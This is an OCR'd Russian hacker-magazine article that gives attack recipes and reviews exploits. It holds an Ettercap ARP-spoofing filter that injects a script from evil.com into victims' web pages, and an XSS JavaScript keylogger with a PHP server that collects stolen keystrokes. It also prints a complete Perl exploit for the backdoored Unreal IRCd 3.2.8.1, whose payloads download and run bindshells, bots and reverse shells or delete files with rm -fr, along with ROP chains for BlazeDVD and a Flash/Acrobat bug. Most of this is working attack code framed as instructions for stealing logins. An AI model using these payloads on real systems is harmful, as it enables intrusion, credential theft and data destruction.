
- Вынимание и, если надо, расшифровывание логинов и паролей к большому числу протоколов;
- Модификация передаваемых в обоих направлениях пакетов;
- Проведение Man in the Middle атак (MitM);
- Пассивный анализ трафика с фингерпринтом ОС, сервисов хостов.

К тому же, Ettercap расширяет свой функционал за счет всевозможных плагинов.
Но для данной задачи нам потребуются его возможности по поиску и модификации данных TCP/IP-пакетов на «живом» трафике.
Общая идея такова: во-первых, получаем доступ к трафику; во-вторых, устанавливаем фильтр для Ettercap'а на модификацию HTTP-ответов от серверов, куда жертва заходит. Модификация будет заключаться в добавлении либо сплойта, либо ссылки на сплойт.

Для точности буду рассказывать о консольной версии Ettercap, входящей в BackTrack 4.
Приступим. Создаем текстовый файлик «http_filter.txt» и пишем в него следующий код — фильтр на HTTP-трафик.

```
//Если протокол - TCP, удаленный порт - 80
if (ip.proto == TCP && tcp.dst == 80) {
```

Ettercap NG. Предварительное сканирование подсетки и начало атаки.



```
    //Ищем строку
    if (search(DATA.data, "Accept-Encoding")) {
      //Заменяем на мусор
      replace("Accept-Encoding", "Blabla-Blahblah");
      //Мессага для нас
      msg("Accept-Encoding field has been changed\n");
    }
  }
  //Если протокол - TCP,  исходящий порт - 80
  if (ip.proto == TCP && tcp.src == 80) {
    replace("</body>", " <script type=\"text/javascript\"
  src=\"http://evil.com/sploit.js\"></script> \" ");
    // Меняем ответ сервера - HTML-страницу, подставляя
  какой-то свой сплоит
    replace("</html >",
      " <img src=\"http://evil.com/evil.gif\"></img>");
    msg("Success!\n"); //Мессага для нас
  }
```

Для создания фильтров к Ettercap существует примитивный «язык», которым мы и воспользовались. Здесь мы создали два «правила». Первое применяется к пакетам, отправленным на 80 порт по протоколу TCP. Обычно это запросы браузера на открытие той или иной страницы веб-серверу. В них ищем строчку «Accept-Encoding» (поле стандартного HTTP-заголовка, посылаемого браузером) и меняем ее на любой другой текст того же размера (это важно). Требуется это, потому что обычно в «Accept-Encoding» указывается, что ответы от веб-сервера можно сжимать. Но по сжатым данным мы не сможем провести необходимое нам изменение HTML-страниц. Поэтому мы меняем это поле на что-нибудь другое. Сервер же при разборе пропустит это кривое поле и ответит нам в несжатом виде. Второе правило применяется уже к принимаемым данным. Ситуация похожая. Делаем выборку пакетов от веб-сервера (протокол TCP, исходящий порт — 80). И меняем строчки «</body>», «</html >» на либо яваскриптовский, либо рисунок-сплойт, не суть важно. Почему именно эти теги будем менять? У них есть один плюс — они присутствуют почти на всех HTML-страничках в единичном числе, что повысит шансы на успешную эксплуатацию уязвимости при малом количестве запросов к нашему серваку. Но все зависит от ситуации, браузера жертвы и т.д. Еще пара моментов: функция «replace» регистрозависима, то есть можно повторить искомые строчки в разных регистрах, а функция «msg» выводит нам сообщения в логах, чтобы мы знали, когда правило задействовалось.
Далее требуется переварить наш текстовый файл с фильтром в удобоваримый для Ettercap'а вид. Пишем в консоли:

```
etterfilter http_filter.txt -o http_filter.ef
```

Где http_filter.txt — наш файл с фильтром, а в «-o http_filter.ef» указываем имя будущего Ettercap-фильтра (необязательная опция).

Далее запускаем сам Ettercap.

```
ettercap -T -F http_filter.ef -M ARP /192.168.0.1/
```

Где опция «**-T**» указывает на то, что мы запускаем текстовую версию Ettercap; «**-F http_filter.ef**» — подключаем полученный от Etterfilter фильтр; «**-M ARP /192.168.0.1/**» — указываем Ettercap, что требуется запустить MitM атаку, а именно — arp-спуфинг (в Ettercap входит еще несколько классических атак). 192.168.0.1– IP шлюза. Кроме встроенности, бонусы использования встроенного arp-спуффинга еще и в том, что после своей работы сниффер восстанавливает ARP таблицы, посылая правильные значения, к тому же не надо заморачиваться с редиректами. В итоге Ettercap будет фильтровать трафик от нашей жертвы, добавляя в конец каждой HTML'ки наш сплойт. Как понимаешь, Ettercap — тулза крутая. Особенно с возможностями фильтров, а они широки. Это и изменение, декодирование пакетов, и использование регекспов, и запуск команд... Основную инфу можно почерпнуть из man'ов и прилагаемых к Ettercap'у примеров. Кстати, если будешь разбираться с этой тулзой, то помни, что она не снифит трафик, посылаемый машиной, на которой она установлена.




ЗАДАЧА: ОБЛЕГЧИТЬ СБОР ИНФОРМАЦИИ.

РЕШЕНИЕ:

В своих околохакерских или житейских делах мы часто сталкиваемся с необходимостью поиска информации. Будь то сбор информации о каком-то сервере или поиски какого-то эксплойта (или поиски любви :)). Я уверен, что каждый из нас имеет кучку закладок к основным ресурсам для этого. Также есть всевозможные плагины для ускорения этого дела. Но в обоих случаях ты привязываешься к определенному компьютеру/софту (особенно когда пользуешься разными браузерами). Есть, конечно, решения этой трудности, но... Хочу поделиться находкой, которая чрезвычайно порадовала меня — сервис на http://yehg.net/q. По сути, это агрегатор кучи всевозможных поисковых (и не только) систем. Ввел что-то в строку поиска и снизу увидел выборку с гугла, один клик — и уже с вики. Но это не было бы настолько интересно, если бы не две вещи. Во-первых, yehg — это хакерская группа, потому и сервис заточен под задачи, связанные с информационной безопасностью. Поэтому тут и поисковики по сплойтам, уязвимостям, и всяческие whois'ы да портсканеры, кодеры/декодеры и т.д. Кстати, очень советую просмотреть весь набор сайтов. Подборка действительно хороша, на все случаи жизни, как говорится. Можно что-то для себя выделить, запомнить.
Второй же плюс заключается в том, что это — общедоступный «веб-агрегатор» поисковиков (gosu.pl/wsa/). Он очень простой, так как использует только JavaScript и фреймы. То есть может работать даже локально и не привязан к браузеру. Поэтому его можно быстро и легко настроить под себя.
Для того, чтобы добавить какой-то поисковик, требуется всего лишь вставить строчку в HTML'ку агрегатора. Например, добавим поиск по сайту журнала. Ищем и добавляем:

```
CATS["General"] = {
…
```

Прикрученный поиск по сайту xakep.ru



```
"xakep": "http://www.xakep.ru/local/search/search.
asp?text=%s",
…
};
```

Где %s — место, куда будет вставляться та строка, которую ты ищешь. В итоге в категории «General» у нас появится пункт «xakep». Все просто. Причем можно ввести дополнительный текст или параметры к запросу. Как это сделано, например, в поиске сплойтов по гуглу, где добавляется к введенному запросу «(vulnerability or vulnerabilities) OR (exploits or security holes)», и в итоге нам надо вводить только название ПО.
Версия агрегатора, используемая YEHG, явно более продвинутая, чем от разработчика. Там есть и многострочное окошко для запроса, и возможность редактирования итогового запроса. К тому же по основным сайтам поиск уже организован. Хотя она и с «мусором» (реферы на группу), удалить его не составит труда. В общем, на диске приложена именно она.



№ 5 ЗАДАЧА: УКРАСТЬ ЛОГИН, ПАРОЛЬ ПОСРЕДСТВОМ XSS И КЕЙЛОГГЕРА.

РЕШЕНИЕ:

XSS бывают разные: активные, пассивные. Первые, конечно, более опасны, так как остаются на серваке, но и со вторыми можно кое-что сваять. Что очень хорошо для нас — XSS-уязвимости чрезвычайно распространены. Это связано и со сложностями защиты от них, но что важнее — с общим отношением к ним, даже у специалистов в области ИБ. Ведь многие не считают XSS за юзабельную уязвимость! Давай посмотрим. Как насчет кейлоггера через XSS? Примитивный кейлоггер состоит из двух компонентов: самого JavaScript'а, отвечающего за перехват нажатий и отправку данных о них, ну и сервера, который будет принимать и сохранять данные. Потому нам требуется левый (можно бесплатный) сервак с поддержкой, например, PHP. JavaScript (код с insanesecurity.info):


```
var keys=''; //определяем переменную
document.onkeypress = function(e) {
  //перехватываем нажатия
  get = window.event?event:e; //перехватываем событие
  key = get.keyCode?get.keyCode:get.charCode;
   //получение кода нажатой кнопки
  key = String.fromCharCode(key); //перевод кода в норм вид
  keys+=key; //кучкуем нажатия в строчку
}
window.setInterval(function(){
   //отправляем данные через временные промежутки
   new Image().src = 'http://твой_хост:80/keylogger.
php?keys='+keys; //передаем данные скрипту
   keys = ''; //сбрасываем переменную
}, 1000);
```

Логика такова: скрипт перехватывает нажатия клавиш и сохраняет их в переменную, а через определенные промежутки времени коннектится к нашему PHP-скрипту, передавая полученную переменную в запросе. Далее заливаем на сервер PHP-скрипт:

```
<?php
$log= $_SERVER["QUERY_STRING"]."\r\n";
      //получаем данные от js
$fp=fopen("log.txt", "a"); //создаем файл на хостинге
fputs($fp, $log); //заполняем его
fclose($fp);
?>
```


В зависимости от ситуации, пихаем либо сам код, либо ссылку на него через XSS на сервер или пользователю. Теперь все нажатия клавиш пользователя на странице с нашим яваскриптом будут сохранены на нашем сервере.
Но это был скорее показательный пример.
Качественный яваскрипт-кейлоггер ты можешь взять с sourceforge.net/projects/jskeylogger/ (либо на диске). Версия 1.4. Суть здесь та же — скрипт и сервер. Но реализация гораздо лучше: при сохранении лога отмечается поле, в которое вводились данные и уникальный ID ввода данных, так что с парсингом нет вообще никаких проблем. Несколько странно, что сервер здесь реализован в виде exe'шника на питоне. Но перенос на PHP, например, проблем вызвать не должен. В архиве также прилагается пара примеров, все очень показательно. Один существенный минус данного логгера — нет поддержки русского языка. Но ее, я думаю, нетрудно будет прикрутить. Использование кейлоггера не всегда возможно и не всегда оправдано. Но в определенных случаях мы можем получить большие бонусы, чем, например, от классической кражи куки-сов, так как данные мы получаем неизмененные, незашифрованные. Так что стоить помнить о такой штуке.

jskeylogger v1.4 в работе: IP, уникальный ID, имена полей и перехваченный ввод данных



Алексей Синцов, Digital Security a.sintsov@dsec.ru





ОБЗОР ЭКСПЛОЙТОВ

Несмотря на то, что все больше и больше разработчиков в курсе проблем информационной безопасности, уязвимости находятся все чаще и чаще. Зато эксплойты становятся все сложнее и сложнее. То есть, если раньше достаточно было просто найти уязвимость, то теперь еще надо понять, как ее реализовать в виде эксплойта. Времена меняются. Теперь это не только state-of-art, но также и бизнес, и криминал. Но и там и там по обе стороны баррикад есть талантливые и умные люди, результат работы которых представлен здесь, на этих страницах.

01 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА ЧЕРЕЗ БЭКДОР В UNREAL IRCD

CVE

CVE-2010-2075

TARGETS

• Unreal IRCD v. 3.2.8.1

BRIEF

Начнем сегодняшний обзор с проблемы в известном IRC-демоне — Unreal IRCD. Да, еще не так давно IRC было для нас всех важнейшим каналом общения. В те времена еще не существовал ни Facebook, ни Twitter, и люди охотно обменивались байтами в консольном режиме. С тех пор утекло не так много воды, и поэтому IRC — по-прежнему полноценный и популярный сервис.

И тем обиднее/веселее (нужное подчеркнуть), что некие злодеи, видимо, фанаты WEB 2.0, желающие захватить мир, внедрили бэкдор (BackDoor — черный вход) в исходные коды дистрибутива Unreal IRCD. «Затрояненная» версия IRC-демона лежала на зеркальных серверах аж с ноября 2009 года по июнь нынешнего года. Надо полагать, что за это время множество добрых и честных людей успели установить данное ПО. Этот факт был обнаружен создателями демона, о чем они со множеством извинений и донесли до широкой общественности.

EXPLOIT

Широкая общественность пожелала создать эксплойт, который использует бэкдор в Unreal IRCD, для своих корыстных целей. Даже в состав Metasploit'а добавили соответствующий модуль.

Посмотрим, что же представляет собой этот бэкдор. Как оказалось, сам бэкдор — это четыре строчки в исходных кодах, первым делом были добавлены две строчки в модуль s_bsc.c, в функцию read_packet(). Эта функция читает и обрабатывает все входящие пакеты. Считанные данные помещаются в переменную readbuf. Сразу после того, как данные были считаны из сокета, в дело вступают силы зла, а вернее, две строчки, внедренные в эту милую функцию злоумышленниками:

```
#ifdef DEBUGMODE3
 if (!memcmp(readbuf, DEBUGMODE3_INFO, 2))
  DEBUG3_LOG(readbuf);
#endif
```

Тут идет сравнение первых двух байт считанных данных с некими статическими байтами, определенными за DEBUGMODE3_INFO (если определен DEBUGMODE3). Если байты совпадают, то далее считанные данные переходят в DEBUG3_LOG(). Что же это за определения? А это на самом деле макросы, добавленные в файл struct.h.

```
#define DEBUGMODE3  ((x)->flags & FLAGS_NOFAKELAG)
. . .
#ifdef  DEBUGMODE3
#define DEBUGMODE3_INFO "AB"
#define DEBUG3_LOG(x) DEBUG3_DOLOG_SYSTEM (x)
. . .
#define DEBUG3_DOLOG_SYSTEM(x) system(x)
```

Резюмирую увиденное: при считывании каждого входящего пакета бэкдор сравнивает первые два байта данных с последовательностью «AB». Если совпадение есть, то содержимое данных передается вызову system(), то есть на исполнение в операционку.


Эксплойт:

```
#!/usr/bin/perl
# Unreal3.2.8.1 Remote Downloader/Execute Trojan

# DO NOT DISTRIBUTE -PRIVATE-
# -iHaq (218)

use Socket;
use IO::Socket;

## Payload options
# Различные «нагрузки». По сути команды — это любые
# команды для оболочки unix/linux, начинающиеся с
«AB;».
# Первые два байта гарантируют, что бэкдор передаст
# все в system(); - чтобы выполнилась без проблем
# остальная часть данных.
my $payload1 = 'AB; cd /tmp; wget http://
```



BlazeDVD. «Обработчик» восстанавливает стек для работы ROP

```
packetstormsecurity.org/groups/synnergy/bindshell-
unix -O bindshell; chmod +x bindshell; ./bindshell &';
my $payload2 = 'AB; cd /tmp; wget http://efnetbs.webs.
com/bot.txt -O bot; chmod +x bot; ./bot &';
my $payload3 = 'AB; cd /tmp; wget http://efnetbs.webs.
com/r.txt -O rshell; chmod +x rshell; ./rshell &';
my $payload4 = 'AB; killall ircd';
my $payload5 = 'AB; cd ~; /bin/rm -fr ~/*;/bin/rm -fr
*';

$host = "";
$port = "";
$type = "";
$host = @ARGV[0];
$port = @ARGV[1];
$type = @ARGV[2];

if ($host eq "") { usage(); }
if ($port eq "") { usage(); }
if ($type eq "") { usage(); }

sub usage {
  printf "\nUsage :\n";
  printf "perl unrealpwn.pl <host> <port> <type>\n\n";
  printf "Command list :\n";
  printf "[1] - Perl Bindshell\n";
  printf "[2] - Perl Reverse Shell\n";
  printf "[3] - Perl Bot\n";
  printf "-----------------------------\n";
  printf "[4] - shutdown ircserver\n";
  printf "[5] - delete ircserver\n";
  exit(1);
}

sub unreal_trojan {
  my $ircserv = $host;
  my $ircport = $port;

  # инициируем соединение
  my $sockd = IO::Socket::INET->new (PeerAddr =>
$ircserv, PeerPort => $ircport, Proto => "tcp") || die
"Failed to connect to $ircserv on $ircport ...\n\n";
  print "[+] Payload sent ...\n";

  # отсылка злого контента
  if ($type eq "1") {
    print $sockd "$payload1";
  } elsif ($type eq "2") {
    print $sockd "$payload2";
  } elsif ($type eq "3") {
    print $sockd "$payload3";
  } elsif ($type eq "4") {
    print $sockd "$payload4";
  } elsif ($type eq "5") {
    print $sockd "$payload5";
  } else {
    printf "\nInvalid Option ...\n\n";
    usage();
  }
  close($sockd);
  exit(1);
}
unreal_trojan();
# EOF
```

SOLUTION

Проверить исходные коды, из которых собран демон, на наличие шести троянских строк или, что будет проще, проверить MD5-хеш архива. У затрояненой версии хеш должен быть 752e46f2d873c1679fa99de3f52a2274d, у нормальной версии — 7b741e94e867c0a7370553fd01506c66. Если что не так — удалить строки и пересобрать IRC-демон или скачать с официального сайта (и опять-таки проверить хеш, на всякий пожарный).

02 ПЕРЕПОЛНЕНИЕ БУФЕРА В BLAZEDVD PLAYER

CVE

N/A

TARGETS


• BlazeDVD Player 5.1

BRIEF

Об уязвимости в этом плеере известно уже достаточно давно, тем не менее я бы хотел обратить внимание на свежий эксплойт под данную уязвимость. Дело в том, что эксплойт работает в среде Windows 7, а значит, умеет обходить DEP и ASLR. Автор эксплойта — баг-хантер, известный в Сети под ником mr_me, в девичестве — Стивен Силей (Steven Seeley). Парень этот развлекается тем, что ищет дыры в различном ПО и пишет адекватные, рабочие эксплойты, за что честь ему и хвала (блог товарища — https://net-ninja.net). Хочу отметить, что состоит он в команде Corelan Security Team, создатель которой,









Acrobat Reader. Эксплойт сработал как часы. SWF-файл внутри PDF

corelanc0d3r, выпустил недавно свой 10-й туториал о том, как писать современные эксплойты, используя технику возвратно-ориентированного программирования. Неудивительно, что и этот эксплойт основан на той же идее.

EXPLOIT

Данный эксплойт создает файл плейлиста cst-blazedvd.plf, при открытии которого с помощью BlazeDVD Player выполнится фирменный шеллкод — вызов MessageBoxA с сообщением о том, что «хак» удался :). Трудности такого эксплойта в Windows 7 две. Во-первых, память, где лежит у нас шеллкод (а лежит он в стеке) является неисполняемой, поэтому шеллкод не имеет никакого морального права выполниться. Вторая проблема — адрес функции MessageBox нам неизвестен, так как все системные библиотеки в Windows 7 имеют случайный сдвиг относительного базового адреса. Таким образом, после перехвата управления (а именно — перезаписи SEH в стеке), эксплойт должен как-то сделать стек исполняемым, например, с помощью вызова функции VirtualProtect, а еще должен как-то определить адреса используемых функций (VirtualProtect/MessageBox). Если ты читал предыдущие номера, то в курсе, что такое ROP, и с чем его едят. Если нет, то напомню — после завершения работы уязвимая функция берет из стека переписанный нами адрес возврата. Этот адрес указывает на некий участок исполняемой памяти с некими нужными инструкциями, обычно их одна-две штуки. Эти нужные инструкции в идеале должны заканчиваться командой RETN, которая берет следующий адрес из стека, который также втиснут туда при переполнении буфера. Таким вот путем выполняется код, как бы из кусочков чужого кода. mr_me правильно заметил, что если брать такой код из библиотек самого плеера, то даже несмотря на наличие ASLR код всегда будет находиться по одному и тому же адресу. Дело в том, что плеер скомпилирован без поддержки ASLR, и поэтому все его модули всегда грузятся по одному и тому же адресу (со следующего номера я уже не буду подробно расписывать ROP, иначе Forb меня загрызет за трату ценной бумаги на такую избитую тему (и правильно сделает — прим. ред.)). Нетривиальной была и задача заставить этот ROP работать. Ведь в чем штука: во время обработки SEH блока стек содержит лишь адреса на обработчик и следующий блок. Все остальное в стеке далеко от ROP программы. mr_me нашел в статичных модулях адрес смены значения вершины стека. Тогда процессор переходит по этому адресу (думая, что там обработчик) и выполняет изменение указателя на вершину стека:

```
0x616074AE : ADD ESP, 408
0x616074B4 : RETN 4
    ; РОП восстановлен, берем адрес и двигаем по цепочке
```

Таким образом, ROP-программа исполняется дальше, так как RETN 4 берет из уже изменившегося стека значения, подсунутые mr_me. Более подробно о работе ROP можешь прочитать в моей статье,



BlazeDVD. Результат открытия плейлиста

посвященной разработке эксплойта (который уже успел стать классическим... черт, себя не похвалишь, никто же...) с использованием возвратно-ориентированного программирования. Все. Больше о ROP не говорю. Ну и, конечно, эксплойт с комментариями ищи на диске.

SOLUTION

Что делать пользователям, понятное дело — обновить плеер. А вот программистам надо бы быть аккуратнее. Учитывая то, что от ошибок никто не застрахован, особенно не стоит пренебрегать /dinamicbase / GS-флагами при компиляции. И еще — в связке с SehOP все это добро позволит перестраховаться и сохранить честь, так как такой тандем практически не пробиваем.

03 ОШИБОЧНАЯ ОБРАБОТКА УКАЗАТЕЛЯ В FLASH PLAYER

CVE

CVE-2010-1297

TARGETS

- Adobe Acrobat Reader < 9.4
- Adobe Flash Player < 10.1


BRIEF

В очередной раз мир поразила 0day-угроза для любителей продукции Adobe. А куда деваться? Темная сторона Силы нашла уязвимость в обработке байткода SWF Flash. Что примечательно, эксплойт, разработанный тьмой, был заточен и под Acrobat Reader. Фича в том, что читалка поддерживает воспроизведение флеш-анимации, а отсюда и последствия — атака сразу на два продукта. Эксплойт этот был разреверсен и добавлен в Metasploit. Так что добро пожаловать...

EXPLOIT

Пытаясь разобраться в том, откуда пришла проблема, исследователи обратили внимание на то, что SWF-файл, который использовался для эксплуатации уязвимости и заражения бедных юзеров, был практически идентичен файлу AES-PHP.swf, который есть в свободном доступе в Сети. Собственно, отличие было лишь в одном байте, а именно — в оригинальном файле байт-код 0x66 (GetProperty) заменен на





Acrobat Reader. Содержимое heap-spray

байт-код 0x40 (newfunction). Скорее всего, обнаружить эту уязвимость помог файловый фаззер.
Перед тем, как сработает SWF-файл, в PDF происходит heap-spray с помощью JavaScript. В куче создается множество страниц с шеллкодом, но не только. Для того, чтобы обойти защиту DEP, в кучу так же инжектится ROP-программа, которая с помощью системного вызова создает новый кусок исполняемой памяти и копирует туда шеллкод.
Самое интересное — это как ROP-программа из сгенерированной кучи попала в стек. Уязвимость (вставка байт-кода newfunction) приводит к возможности перезаписи указателя ECX значением 0x0C0C0C0C, после чего происходит вызов call [ecx+0c]. Научно доказано, что по этому адресу обычно бывают данные из heap-spray. Злостный хакер так рассчитал размер инжектируемых данных, что по адресу 0x0C0C0C0C + 0xC находится значение: 0x700156f. То есть фактически происходит вызов call 0x700156f. Этот адрес принадлежит BIB.dll и содержит такой вот код:

```
mov eax,[ecx+0x34]
   ; ECX все еще указывает на heap-spray (0x0C0C0C0C)
   ; по адресу 0x0C0C0C0C+0x34 лежит значение
0x0C0C0C0C
   ; что и заносится в EAX
push [ecx+0x24]
call [eax+8]
   ;по адресу 0x0C0C0C0C+0x8 лежит 0x70048ef
```

0x70048ef — адрес из той же библиотеки, и содержит следующий код:

```
xchg eax,esp   ; EAX=0x0C0C0C0C, теперь и ESP тоже
ret            ; следующая инструкция
```

Вот таким образом указатель на стек стал указателем на кучу из heap-spray. Далее приведу содержимое кучи с пошаговой нумерацией действий (все значения равны 4 байтам, первое значение в куче — по адресу 0x0C0C0C0C).

```
0x7004919,    # pop ecx / pop ecx / mov [eax+0xc0],1 /
pop esi / pop ebx / ret ;(шаг 3)
0xcccccccc,
0x70048ef,    # xchg eax,esp / ret ;(шаг 2)
<---- 0x0C0C0C0C+0x8 = EAX+8 на шаге (1)
0x700156f,    # mov eax,[ecx+0x34] / push [ecx+0x24] /
call [eax+8] ;(шаг 1)
0xcccccccc,
0x7009084,    # ret (шаг 4)
0x7009084,    # ret (шаг 5)
0x7009084,    # ret (шаг 6)
0x7009084,    # ret (шаг 7)
0x7009084,    # ret (шаг 8)
0x7009084,    # ret (шаг 9)
0x7009033,    # ret 0x18 (шаг 10)
0x7009084,    # ret
0xc0c0c0c,    # <---- 0x0C0C0C0C+0x34, ESP на шаге (2)
0x7009084,    # ret
0x7009084,    # ret
0x7009084,    # ret
0x7009084,    # ret
0x7009084,    # ret (шаг 11)
0x7009084,    # ret (далее обычный ROP)
....
```

